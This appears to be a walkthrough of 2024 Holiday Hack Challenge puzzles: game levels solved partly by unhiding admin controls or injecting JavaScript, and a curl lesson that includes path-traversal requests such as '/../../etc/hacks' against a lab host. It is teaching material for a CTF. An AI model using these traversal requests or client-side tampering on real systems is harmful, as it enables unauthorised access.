Level 3: Tidal Treasures | Level 4: Dune Dash |
Level 5: Coral Cove - Need to manually click path after ladder. | Level 6: Shell Seekers |
Level 7: Palm Grove Shuffle - Need to manually click on path to redirect in middle, after ladder, and at flag. | Level 8: Tropical Tangle - Need to manually click on path to redirect in middle |
Level 9: Crate Caper - Need to manually click on first ladder after passing, then move middle ladder to each crate, then move first ladder to flag. | Level 10: Shoreline Shuffle - Need to manually click on two paths, one to 2nd box and other to spring. |
Level 11: Beachy Bounty - Need to manually click on one path square. | Level 12: Driftwood Dunes |
Achievement
Congratulations! You have completed the [Silver] Elf Minder 9000 challenge!
Once we finish them all, we get a silver medal and a popup message.
Elf Minder 9000 Terminal Challenge (Gold)
For the hard challenge, we need to pass the final level A Real Pickle. To pass it, we must hack the game somehow, as it’s not possible to pass it with our current tools.
We can either append the edit=1 parameter to the URL, run the adminControls.classList.remove('hidden'); within in the ELD MINDER 9000 context within the Developer Tools (F12) Console, OR edit the JavaScript code to always enable editor mode and submit data to the server every time.

We can’t remove all the obstacles and crates and draw a straight path to the finish. The game has a number of checks and will throw a error if our elf passes through a location which is supposed to be occupied by an obstacle – so all the boulders and crates must remain where they stand.
The admin tools allow us to edit the existing game elements and place new ones, but most importantly it allows us to place springs in positions which would otherwise be disallowed – for example right next to the start flag or right next to boulders.
Level 13: A Real Pickle - Make sure to draw the line at the flag first so the impossible jump works correctly. Need to manually click on one path square (ladder) and the sprint path square after obtaining the last box.

I also solved this only using JavaScript and placing 2 springs and 2 tunnels (on square edges) to bypass the software restrictions.
game.entities.push([2,1,EntityTypes.SPRING]);
game.entities.push([8,3,EntityTypes.SPRING]);
game.entities.push([8,7,EntityTypes.PORTAL]);
game.entities.push([10,9,EntityTypes.PORTAL]);

And that completes the objective with a gold medal.
Achievement
Congratulations! You have completed the [Gold] Elf Minder 9000 challenge!
Act 1
Story of Act 1:
With Santa away, Wombley Cube and Alabaster Snowball have each tried to lead. Surely they won’t mess up the naughty and nice list… Help Bow, Morcel, and Jewell solve their challenges. This division among the elves can’t be good. Surely it won’t get any worse.
Upon teleporting to Act 1, we are teleported to the Front Yard (Act 1) and obtain 4 fresh new objectives!

We also have access to the map!

cURLing
Team up with Bow Ninecandle to send web requests from the command line using Curl, learning how to interact directly with web servers and retrieve information like a pro!
After navigating West to Bow Ninecandle, we find our next challenge of cURLing.

When speaking with Bow Ninecandle, we obtain the following hints:
Don't squash
Take a look at cURL’s --path-as-is option; it controls a default behavior that you may not expect!
cURL Manual
The official cURL man page has tons of useful information on how to use cURL.
cURLing Terminal Challenge (Silver)
After clicking on the terminal, we get a new terminal challenge:

Question 1: Unlike the defined standards of a curling sheet, embedded devices often have web servers on non-standard ports. Use curl to retrieve the web page on host curlingfun port 8080.
HINT: Use a colon after the hostname to specify the port number, such as: curl http://curlingfun:8080/
alabaster@curlingfun:~$ curl http://curlingfun:8080
You have successfully accessed the site on port 8080!
Question 2: Embedded devices often use self-signed certificates, where your browser will not trust the certificate presented. Use curl to retrieve the TLS-protected web page at https://curlingfun:9090/
HINT: curl has an “–insecure” option that can be used to ignore security warnings, such as self-signed certificates.
alabaster@curlingfun:~$ curl --insecure https://curlingfun:9090/
You have successfully bypassed the self-signed certificate warning!
Subsequent requests will continue to require "--insecure", or "-k" for short.
Question 3: Working with APIs and embedded devices often requires making HTTP POST requests. Use curl to send a request to https://curlingfun:9090/ with the parameter skip set to the value alabaster, declaring Alabaster as the team captain.
HINT: Use curl’s --data option to pass HTTP POST parameters, such as: curl --insecure --data "name=value" https://curlingfun:9090/
alabaster@curlingfun:~$ curl --insecure --data "skip=alabaster" https://curlingfun:9090/
You have successfully made a POST request!
Question 4: Working with APIs and embedded devices often requires maintaining session state by passing a cookie. Use curl to send a request to https://curlingfun:9090/ with a cookie called end with the value 3, indicating we’re on the third end of the curling match.
HINT: Use curl’s --cookie option to pass cookies, such as: curl --insecure --cookie "name=value" https://curlingfun:9090/
alabaster@curlingfun:~$ curl --insecure --cookie "end=3" https://curlingfun:9090/
You have successfully set a cookie!
Question 5: Working with APIs and embedded devices sometimes requires working with raw HTTP headers. Use curl to view the HTTP headers returned by a request to https://curlingfun:9090/
HINT: Use curl’s --verbose option to view HTTP headers, such as: curl --insecure --verbose https://curlingfun:9090/
alabaster@curlingfun:~$ curl --insecure --verbose https://curlingfun:9090/
> GET / HTTP/1.1
> Host: curlingfun:9090
> User-Agent: curl/7.81.0
> Accept: */*
>
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* TLSv1.3 (IN), TLS handshake, Newsession Ticket (4):
* old SSL session ID is stale, removing
* TLSv1.2 (IN), TLS header, Supplemental data (23):
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.18.0 (Ubuntu)
< Date: Mon, 30 Dec 2024 08:45:03 GMT
< Content-Type: text/plain;charset=UTF-8
< Transfer-Encoding: chunked
< Connection: keep-alive
< Custom-Header: You have found the custom header!
<
You have successfully bypassed the self-signed certificate warning!
Subsequent requests will continue to require "--insecure", or "-k" for short.
Question 6: Working with APIs and embedded devices sometimes requires working with custom HTTP headers. Use curl to send a request to https://curlingfun:9090/ with an HTTP header called Stone and the value Granite.
HINT: Use curl’s --header option to pass custom headers, such as: curl --insecure --header "Name: Value" https://curlingfun:9090/
alabaster@curlingfun:~$ curl --insecure --header "Stone: Granite" https://curlingfun:9090/
You have successfully set a custom HTTP header!
Question 7: curl will modify your URL unless you tell it not to. For example, use curl to retrieve the following URL containing special characters: https://curlingfun:9090/../../etc/hacks
HINT: Use curl’s --path-as-is option to prevent curl from modifying your URL.
alabaster@curlingfun:~$ curl --insecure --path-as-is https://curlingfun:9090/../../etc/hacks
You have successfully utilized --path-as-is to send a raw path!
After completing question 7, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] cURLing challenge!
cURLing Terminal Challenge (Gold)
The next challenge is very similar to the silver, but have to combine a few things. There is a file HARD-MODE.txt in the home folder that describes the challenge.
alabaster@curlingfun:~$ cat HARD-MODE.txt
Prefer to skip ahead without guidance?  Use curl to craft a request meeting these requirements:

- HTTP POST request to https://curlingfun:9090/
- Parameter "skip" set to "bow"
- Cookie "end" set to "10"
- Header "Hack" set to "12ft"

alabaster@curlingfun:~$ curl --insecure --data 'skip=bow' --cookie 'end=10' --header 'Hack: 12ft' https://curlingfun:9090/
Excellent!  Now, use curl to access this URL: https://curlingfun:9090/../../etc/button

alabaster@curlingfun:~$ curl --insecure --path-as-is https://curlingfun:9090/../../etc/button
Great!  Finally, use curl to access the page that this URL redirects to: https://curlingfun:9090/GoodSportsmanship

alabaster@curlingfun:~$ curl --insecure --location https://curlingfun:9090/GoodSportsmanship
Excellent work, you have solved hard mode!  You may close this terminal once HHC grants your achievement.
Achievement
Congratulations! You have completed the [Gold] cURLing challenge!
Frosty Keypad
In a swirl of shredded paper, lies the key. Can you unlock the shredder’s code and uncover Santa’s lost secrets?
After heading east, we meet Morcel Nougat next to our next challenge of Frosty Keypad.

When speaking with Morcel Nougat, we obtain the following hints:
Shine Some Light on It
Well this is puzzling. I wonder if Santa has a seperate code. Bet that would cast some light on the problem. I know this is a stretch…but…what if you had one of those fancy UV lights to look at the fingerprints on the keypad? That might at least limit the possible digits being used…
Just Some Light Reading
See if you can find a copy of that book everyone seems to be reading these days. I thought I saw somebody drop one close by…
Who Are You Calling a Dorf?
Hmmmm. I know I have seen Santa and the other elves use this keypad. I wonder what it contains. I bet whatever is in there is a National Treasure!

Exploring around, we find a UV flashlight, behind the present boxes. This will be handy in the next challenge.

Exploring around, we find a book behind the present boxes. This will be handy in the next challenge.
Frosty Keypad Terminal Challenge (Silver)
After clicking on the terminal challenge, we are presented with a number pad:
